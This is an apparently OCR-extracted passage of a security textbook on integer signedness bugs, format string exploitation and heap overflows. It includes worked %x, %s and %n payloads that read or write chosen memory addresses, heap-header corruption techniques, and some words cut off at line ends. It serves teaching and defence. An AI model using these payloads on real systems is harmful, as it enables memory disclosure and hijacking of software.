
The`int` values cause signed comparisons, whereas the `memcpy` uses unsigned values. *No warning is given on compilation of this mistake.* If the `user_len` value can be controlled by the attacker, then inserting a large number like `0x8000000C` will cause the `memcpy` to execute with a very large number.

We can identify size variables in reverse assembly as shown in Figure 7-11. Here, we see

```
sub edi, eax
```

Figure 7-11. A flow control graph of the target program. A search for signed values often yields paydirt.

[View full size image]


WinGraph32 - Graph of isc_buffer_compact
File View Zoom Move Help
false
true
true
false
false
true
83.33% (0,0)
6 nodes, 14 edge segments, 0 crossings

```
isc_buffer_compact:
push    esi
mov     esi, [esp+arg_0]
test    esi, esi
push    edi
jz      short loc_1000B552
```

```
cmp     dword ptr [esi], 42756621h
jz      short loc_1000B56C
```

```
push    offset aBVoid0ConstIsc; "(((b) != ((void *)0)) && (((const isc__"...
push    0
push    0DAh
push    offset a__Buffer_c; "..\\buffer.c"
call    isc_assertion_failed
add     esp, 10h
```

```
mov     eax, [esi+10h]
mov     edi, [esi+0Ch]
mov     ecx, [esi+4]
sub     edi, eax          ; can we mess this size calculation up?
add     eax, ecx
push    edi               ; size
push    eax               ; src
push    ecx               ; dest
call    ds:memmove
mov     eax, [esi+14h]
mov     ecx, [esi+10h]
add     esp, 0Ch
cmp     eax, ecx
jbe     short loc_1000B5A1
```


```
sub     eax, ecx
mov     [esi+0Ch], edi
mov     [esi+14h], eax
mov     dword ptr [esi+10h], 0
pop     edi
pop     esi
retn
```

```
mov     [esi+0Ch], edi
mov     dword ptr [esi+14h], 0
mov     dword ptr [esi+10h], 0
pop     edi
pop     esi
retn
```

whereedi is subsequently used as an unsigned size variable. If we can control either edi or eax, we will want the edi value to wrap over the zero boundary and become −1.

Similarly, we can look for pointer arithmetic as shown in Figure 7-12.

Figure 7-12. Searching for calls related to pointer arithmetic.



String: e.x.e.x

Parameters
- [ ] Case sensitive
- [✓] Regular expression
- [ ] Identifier


Direction
- [● Search Down]
- Search Up

- [✓] Find all occurences

A search for e.x.e.x returns a list of locations (shown in Figure 7-13). If any of the values in Figure 7-13 are controlled by a user, then memory corruption is a clear possibility.

Figure 7-13. Results of a pointer arithmetic search on the target.

[View full size image]



Occurences of: e.x.e.x

Actions Search

```
Address              Instruction
.text:1000175E       lea   eax, [ecx+ebx+4] ; is this user controlled?
.text:1000232B       mov   edx, [eax+edx*4+3Ch]
.text:100023BE       mov   edi, [eax+ecx*4+3Ch]
.text:100023C2       mov   edx, [eax+edx*4+3Ch]
.text:100023CE       mov   edi, [eax+ecx*4+3Ch]
.text:100023DA       mov   edi, [eax+ecx*4+3Ch]
.text:100023E6       mov   edi, [eax+ecx*4+3Ch]
.text:1000248B       mov   edx, [eax+edx*4+3Ch]
.text:100026F1       mov   edx, [ecx+edx*4-10h]
.text:100026F5       mov   [ecx+eax*4], edx
.text:10002706       mov   edx, [ecx+edx*4-10h]
.text:1000270A       mov   [ecx+eax*4-4], edx
.text:1000300A       mov   [edx+ecx*4], esi
.text:10003017       mov   [edx+ecx*4], esi
.text:10003BC7       mov   al, [eax+ecx*2]
.text:10004222       mov   ax, [edx+eax*2]
.text:10004267       mov   ax, [ecx+edx*2]
.text:10004BDA       lea   ecx, [eax+eax*8]
.text:10004BDD       lea   eax, [eax+ecx*2]
.text:10004BE3       lea   eax, [ecx+eax*4]
.text:10004DBD       lea   eax, [eax+eax*4]
.text:10004DC0       lea   eax, [eax+eax*4]
.text:10004DC3       lea   eax, [eax+eax*4]
.text:100062D7       lea   edx, [eax+ecx*4+2Ch]
.text:1000631D       lea   edx, [eax+ecx*4+10030h]
.text:1000638D       mov   [eax+ecx*4+2Ch], edx
.text:100063D0       mov   [eax+ecx*4+10030h], edx
.text:1000A53C       lea   eax, [eax+eax*4]
.text:1000A53F       lea   eax, [eax+eax*4]
.text:1000A542       lea   eax, [eax+eax*4]
.text:1000A545       lea   eax, [eax+eax*4]
.text:1000A548       lea   eax, [eax+eax*4]
.text:1000A54B       lea   eax, [eax+eax*4]
```

Line 1 of 140

Format String Vulnerabilities

When you get right down to it, format string vulnerabilities are relatively simple in nature. An A
call that takes a format string (i.e., `%s`) can be exploited when the format string argument is
controlled by a remote attacker. Unfortunately, the problem exists mainly because of laziness o
the part of the programmer. However, the problem is so simple that it can be detected
automatically using simple code scanners. Thus, once the format string vulnerability was
publicized in the late 1990s, it was rapidly hunted down and eliminated in most software.

The format string vulnerability is interesting because it was known about by certain "undergrou
hacking groups for several years before becoming common knowledge. It was also likely known
certain IW circles. Knowledge of the format string vulnerability before it was publicized was like
having the keys to the kingdom. When knowledge of the format bug was leaked to the informat
security public, all of this was lost. Needless to say, certain people "in the know" were
disappointed at the disclosure. Someone took away their toys.

Here is a trivial function that suffers from a format string problem:

```
void some_func(char *c)

{

    printf(c);

}
```

Note that unlike in the case of a hard-coded format string, in this case the format string is user
supplied and is also passed on the stack. This is important.

If we pass in a format string like this

```
AAAAAAAA%08x%08x%08x%08x
```

the values will be printed from the stack like this

```
AAAAAAAA0012ff80000000007ffdf000cccccccc
```

The`%08x` causes the function to print a double word from the stack.

The stack looks like this:

```
0012FE94  31 10 40 00  1.@.

0012FE98  40 FF 12 00  @ÿ..

0012FE9C  80 FF 12 00  .ÿ.. <- printing 1

0012FEA0  00 00 00 00  .... <- printing 2

0012FEA4  00 F0 FD 7F  .ðý. <- printing 3

0012FEA8  CC CC CC CC  ÌÌÌÌ <- etc, etc

0012FEAC  CC CC CC CC  ÌÌÌÌ

0012FEB0  CC CC CC CC  ÌÌÌÌ

...

0012FF24  CC CC CC CC  ÌÌÌÌ

0012FF28  CC CC CC CC  ÌÌÌÌ

0012FF2C  CC CC CC CC  ÌÌÌÌ

0012FF30  CC CC CC CC  ÌÌÌÌ

0012FF34  CC CC CC CC  ÌÌÌÌ

0012FF38  CC CC CC CC  ÌÌÌÌ

0012FF3C  CC CC CC CC  ÌÌÌÌ

0012FF40  41 41 41 41  AAAA <- format string

0012FF44  41 41 41 41  AAAA <- that we control

0012FF48  25 30 38 78  %08x <-
```

```
0012FF4C  25 30 38 78  %08x <-

0012FF50  25 30 38 78  %08x <-

0012FF54  25 30 38 78  %08x <-

0012FF58  00 CC CC CC  .ÌÌÌ

0012FF5C  CC CC CC CC  ÌÌÌÌ

0012FF60  CC CC CC CC  ÌÌÌÌ

0012FF64  CC CC CC CC  ÌÌÌÌ
```

The previous example includes large amounts of padding on the stack between interesting stuff As you can see, for each of the `%08x` strings we put into the format string, the next value on the stack is printed. If we add enough copies of the `%08x`, we will eventually cause the pointer to travel all the way down the stack until it points into our controlled region. For example, if we supply a much longer format string,

```
AAAAAAAA%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%

08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0

8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
```

we get the following output:

```
AAAAAAAA0012ff80038202107ffdf000

cccccccccccccccccccccccccccccccccccccccccccccccc

cccccccccccccccccccccccccccccccccccccccccccccccc

cccccccccccccccccccccccccccccccc0012ff800040d695

0012ff40021002100382021 07ffdf000cccccccccccccccc
```

```
cccccccccccccccccccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccccccccccccccccccc
cccccccccccccccc41414141414141414178383025
```

In this case we end up printing "41414141," which is the "AAAA" from our format string! We ha thus caused the `printf` function to traverse the stack into our user-controlled data:

```
0012FF3C  CC CC CC CC  ÌÌÌÌ
0012FF40  41 41 41 41  AAAA <- pointer has
0012FF44  41 41 41 41  AAAA <- traversed to
0012FF48  25 30 38 78  %08x <- here
0012FF4C  25 30 38 78  %08x
0012FF50  25 30 38 78  %08x
0012FF54  25 30 38 78  %08x
```

Printing Data from Anywhere in Memory

Because we control the format string as well as the values being used on the stack, we can substitute`%s` for `%08x` and cause a value on the stack to be used as a string pointer. Because we control the value on the stack, we can specify any such pointer and cause the data behind the pointer to be output.

As an example, we supply the following at the end of our format string:

```
x%08x%08x_%s_
```

We also need to change the value `0x41414141` to a real pointer (otherwise we will merely cause
SEGV). Lets say we want to dump data stored at `0x0x77F7F570` (this is code memory and perha
our objective is to obtain the operational codes). Our final string looks like this:

```
AAAA\x70\xF5\xF7\x77%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%

08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0

8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x_%s_
```

and the following output is obtained:

```
AAAAp²w0012ff80000000007ffdf000

cccccccccccccccccccccccccccccccc

cccccccccccccccccccccccccccccccc

cccccccccccccccccccccccccccccccc

cccccccccccccccccccccccccccccccc

0012ff800040d6950012ff4000000000

000000007ffdf000cccccccccccccccc

cccccccccccccccccccccccccccccccc

cccccccccccccccccccccccccccccccc

cccccccccccccccccccccccccccccccc

cccccccccccccccc41414141_╠╞i ╠╞i iD$♦╠┬♦_
```

Using this method, we can dump large sections of a target binary and use it as input for reverse
assembly and further attack. Of course, the string will terminate at the first NULL character it fi
in memory.[10] This is annoying, but not fatal. A related problem is the fact that you cannot dur

memory from "lowland" addresses (that is, addresses that themselves include a NULL character For example, under a Windows OS, the main executable is typically loaded at the base address `0x00400000`. The prepended `0x00` will always be present for addresses in this region, and thus cannot dump memory from here. It is possible, however, to obtain cryptographic secrets, passwords, and other data using this method, not to mention code stored in any highland addre *including most of the loaded DLLs*.

[10] Because we're working with C strings here, the operations we're manipulating consider NULL as the end the string.

The `%n` Format Token

The `%n` token in string format land causes the number of bytes written so far to be output to an integer pointer. That is, the number of bytes that have currently been "printed" via the API call stored as a number into an integer pointer. This is best understood by example:

```
int my_int;

printf("AAAAA%n ", &my_int);

printf("got %d", my_int);
```

The example prints `AAAAA got 5`. The `my_int` variable gets the value five because five `A` characters were printed by the time the machine encountered the `%n`.

Using some variations on our previous examples, consider a format string like this:

```
AAAA\x04\xF0\xFD\x7F\x05\xF0\xFD\x7F\x06\xF0\xFD\x7F\x07\xF0\xFD\

x7F%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0

8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08

x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%n
```

Note that our format string has a hard-coded number (`\x04\xF0\xFD\x7F`) that, because of litt endian encoding, is really equivalent to the number `0x7FFDF004`. Note also the `%n` at the end of our string. The `%08x` padding pops the stack pointer until it points to our encoded number (`0x7FFDF004`). The `%n` follows, which causes the number of current bytes written to be stored to integer pointer. The stack points to our number `0x7FFDF004`, which is thereby treated as the integer pointer to write into. This causes data to be written to the address `0x7FFDF004`. We are complete control of this address, of course.

Once all this is executed, the memory at the target looks like

```
7FFDF000  00 00 01 00  ....

7FFDF004  64 01 00 00  d... <- we wrote a number here

7FFDF008  00 00 40 00  ..@.
```

The number `0x00000164` is equal to `356`, which means 356 bytes were "written" according to th machine. Notice that we have encoded four addresses in a row, each one offset by a single byte we put four `%n` sequences at the end of our format string, we can overwrite each byte of the tar address. We are thus able to control the precise location of the numerical output via our format string. Also take note of the hard-coded addresses in our format string. As you can see, we are incrementing the pointer by a single byte each time:

```
AAAA\x04\xF0\xFD\x7F\x05\xF0\xFD\x7F\x06\xF0\xFD\x7F\x07\xF0\xFD\

x7F%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0

8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08

x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%n%n%n%n
```

The target memory now looks like this:

```
7FFDF000  00 00 01 00  ....

7FFDF004  64 64 64 64  dddd <- we write 0x00000164 four times

7FFDF008  01 00 00 00  ....
```

Understanding what we just did is critical to this kind of attack: The current number of bytes written in this example is 0x164. We cause this number to be written four times over, each time nudging the pointer forward by one. The end result is the value 0x64646464 poked directly into our target address.

The%00u Format Token

In the previous example we accessed the current number of bytes written. If left to chance, this number will probably not be the exact value you want to place in memory. Fortunately you can control this number quite easily as well. Using the method we illustrate earlier, only the lowest byte matters, so we simply need to cause values where the least significant byte lands on our intended value.

Our new format string contains 0x41414141 padding between each address:

```
AAAA\x04\xF0\xFD\x7F\x41\x41\x41\x41\x05\xF0\xFD\x7F\x41\x41\x41\x41\x06\xF0\xF

7F\x41\x41\x41\x41\x07\xF0\xFD\x7F%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x

%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08

x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%16u%n
```

We also include a new formatting sequence: %16u. This new sequence affects the current numb of printed bytes. The `16` causes 16 to be added to the current byte count. Thus, using the `%XXu` notation, we can control the number being placed in our memory location! Cool beans.

Using `%20u%n`:

```
7FFDF000  00 00 01 00  ....

7FFDF004  7C 01 00 00  |... 17c = 380

7FFDF008  00 00 40 00  ..@.
```

Using `%40u%n`:

```
7FFDF000  00 00 01 00  ....

7FFDF004  90 01 00 00  .... 190 = 400

7FFDF008  00 00 40 00  ..@.
```

As you can see, the precise number placed in the memory location can now be controlled by an attacker. Used once for each of the given addresses, this technique controls each byte of the target memory, effectively allowing us to put whatever we want there.

Consider this format string:

```
AAAA\x04\xF0\xFD\x7F\x42\x42\x42\x42\x05\xF0\xFD\x7F\x41\x41\x41\

x41\x06\xF0\xFD\x7F\x41\x41\x41\x41\x07\xF0\xFD\x7F%08x%08x%08x%0

8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
```

```
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x

%08x%08x%08x%08x%08x%152u%n%64u%n%191u%n%256u%n
```

Note the values chosen for `%Xxu`. This format string results in precise control over the target memory bytes:

```
7FFDF000  00 00 01 00  ....

7FFDF004  00 40 FF FF  .@ÿÿ <- we write 0xFFFF4000

7FFDF008  03 00 00 00  ....
```

The fine-grained control that we have demonstrated over values in memory can be used to overwrite pointers on the heap or on the stack. In the case of Windows, the stack is located in lowland memory where it will be impossible to encode the data without a NULL character. This, course, will defeat a simple direct attack, making exploit more difficult.

Detecting the Problem in Code

Looking for places to carry out this kind of attack is half the battle. One approach is to notice st corrections after a call. If stack corrections added to ESP after a call look fishy, we're on to something.

A normal `printf`:

```
printf("%s", t);

00401032   call        printf (00401060)

00401037   add         esp,8
```

A bad `printf`:

```
 printf(t);


0040102D    call        printf (00401060)

00401032    add         esp,4
```

Notice that the stack correction after the broken `printf` is only `4` in the vulnerable call. This wil tip you off that you have found a format string vulnerability.

Attack Pattern: String Format Overflow in `syslog()`

The`syslog` function is typically misused, and user-supplied data are passed as a format string. This is a common problem, and many public vulnerabilities and associated exploits have been posted.

* Attack Example: `Syslog()`

The extremail server uses the `flog()` function which passes user-supplied data as the format string to an `fprintf` call. This can be exploited with string format overflow.


Heap Overflows

Heap memory consists of large blocks of allocated memory. Each block has a small header that describes the size of the block and other details. If a heap buffer suffers from overflow, an attack overwrites the next block in the heap, including the header. If you overwrite the header of the next block in memory, you can cause arbitrary data to be written to memory. Each exploit and software target has unique results, making this attack difficult. Depending on the code, the points at which memory can be corrupted will change. This isn't bad, it just means that the exploit that you craft must be unique to the target.

Heap overflows have been understood and exploited in the computer underground for several years, but the technique remains fairly esoteric. Unlike stack overflows (which have by now been almost hunted to extinction), heap overflow vulnerabilities are still very prevalent.

Typically, heap structures are placed contiguously in memory. The direction of buffer growth is shown in Figure 7-14.


Figure 7-14. Heap buffer growth in a typical platform.



Each OS and compiler uses different methods for managing the heap. Even different applications on the same platform may use different methods for heap management. The best thing to do when working an exploit is to reverse engineer the heap system in use, keeping in mind that each target application is likely to use slightly different methods.

Figure 7-15 shows how Windows 2000 organizes heap header information.

Figure 7-15. Under Windows 2000, this pattern is used to represent the heap header.



Consider the following code:

```
char *c = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 10);
char *d = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 32);
char *e = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 10);

strcpy(c, "Hello!");
strcpy(d, "Big!");
strcpy(e, "World!");

HeapFree( GetProcessHeap(), 0, e);
```

and the heap

```
...
00142ADC  00 00 00 00  ....
00142AE0  07 00 05 00  ....
00142AE4  00 07 18 00  ....
00142AE8  42 69 67 21  Big! <- we control this buffer
00142AEC  00 00 00 00  .... <-
00142AF0  00 00 00 00  .... <- ...
00142AF4  00 00 00 00  ....
...
```

```
00142B10  00 00 00 00  .... <- this gets read into EAX

00142B14  00 00 00 00  .... <- this gets read into ECX

00142B18  05 00 07 00  .... <- this can be corrupted

00142B1C  00 07 1E 00  .... <- this can be corrupted

00142B20  57 6F 72 6C  Worl

00142B24  64 21 00 00  d!..
```

With this somewhat cryptic memory dump, we're trying to illustrate that we control the buffer directly above the heap header for the third buffer (the one that contains "World!").

By corrupting header fields, an attacker can cause the logic of the heap manager to read the wrong locations after a `HeapFree`.[11] The offending code is listed here, from NTDLL:

[11] For more, see Halvar Flake's information posted at Blackhat.com.

```
001B:77F5D830  LEAVE

001B:77F5D831  RET       0004

001B:77F5D834  LEA       EAX,[ESI-18]

001B:77F5D837  MOV       [EBP-7C],EAX

001B:77F5D83A  MOV       [EBP-80],EAX

001B:77F5D83D  MOV       ECX,[EAX]           <- loads our data

001B:77F5D83F  MOV       [EBP-0084],ECX

001B:77F5D845  MOV       EAX,[EAX+04]        <- loads our data

001B:77F5D848  MOV       [EBP-0088],EAX

001B:77F5D84E  MOV       [EAX],ECX           <- moves our data

001B:77F5D850  MOV       [ECX+04],EAX

001B:77F5D853  CMP       BYTE PTR [EBP-1D],00

001B:77F5D857  JNZ       77F5D886
```

Malloc and the Heap

Malloc uses a slightly different header format, but the technique is the same. Two records are stored*near* one another in memory and one can overwrite the other. Consider the following code:

```
int main(int argc, char* argv[])

{

    char *c = (char *)malloc(10);

    char *d = (char *)malloc(32);


    strcpy(c, "Hello!");

    strcpy(d, "World!");


    free(d);




    return 0;

}
```

After executing the two `strcpy`s, the heap looks like this:

```
00320FF0  0A 00 00 00  ....

00320FF4  01 00 00 00  ....

00320FF8  34 00 00 00  4...
```

```
00320FFC  FD FD FD FD  ýýýý
00321000  48 65 6C 6C  Hell
00321004  6F 21 00 CD  o!.Í
00321008  CD CD FD FD  ÍÍýý
0032100C  FD FD AD BA  ýýº
00321010  AB AB AB AB  ««««
00321014  AB AB AB AB  ««««
00321018  00 00 00 00  ....
0032101C  00 00 00 00  ....
00321020  0D 00 09 00  ..  .
00321024  00 07 18 00  ....
00321028  E0 0F 32 00  à.2.    <- this value is used as an address
0032102C  00 00 00 00  ....
00321030  00 00 00 00  ....
00321034  00 00 00 00  ....
00321038  20 00 00 00   ...    <- size
0032103C  01 00 00 00  ....
00321040  35 00 00 00  5...
00321044  FD FD FD FD  ýýýý
00321048  57 6F 72 6C  Worl
0032104C  64 21 00 CD  d!.Í
00321050  CD CD CD CD  ÍÍÍÍ
00321054  CD CD CD CD  ÍÍÍÍ
00321058  CD CD CD CD  ÍÍÍÍ
0032105C  CD CD CD CD  ÍÍÍÍ
00321060  CD CD CD CD  ÍÍÍÍ
00321064  CD CD CD CD  ÍÍÍÍ
00321068  FD FD FD FD  ýýýý
0032106C  0D F0 AD BA  .ðº
00321070  0D F0 AD BA  .ðº
```

```
00321074  0D F0 AD BA  .ðº

00321078  AB AB AB AB  ««««

0032107C  AB AB AB AB  ««««
```

You can plainly see the buffers in the heap. Also notable are the heap headers that specify the size of the heap blocks. We want to overwrite the address because it gets used in a later operation once `free()` is called:

```
00401E6C   mov         eax,dword ptr [pHead]

00401E6F   mov         ecx,dword ptr [eax]    <- ecx has our value

00401E71   mov         edx,dword ptr [pHead]

00401E74   mov         eax,dword ptr [edx+4]

00401E77   mov         dword ptr [ecx+4],eax  <- memory overwrite
```

Because values that we control in the header are being used in the `free()` operation, we have the ability to overwrite any location in memory as we see fit. The memory overwrite that is noted uses whatever is stored in the eax register. We also control that value, because it's taken from the heap header as well. In other words, we have complete control over writing a single `4 DWORD` value to memory at any location.

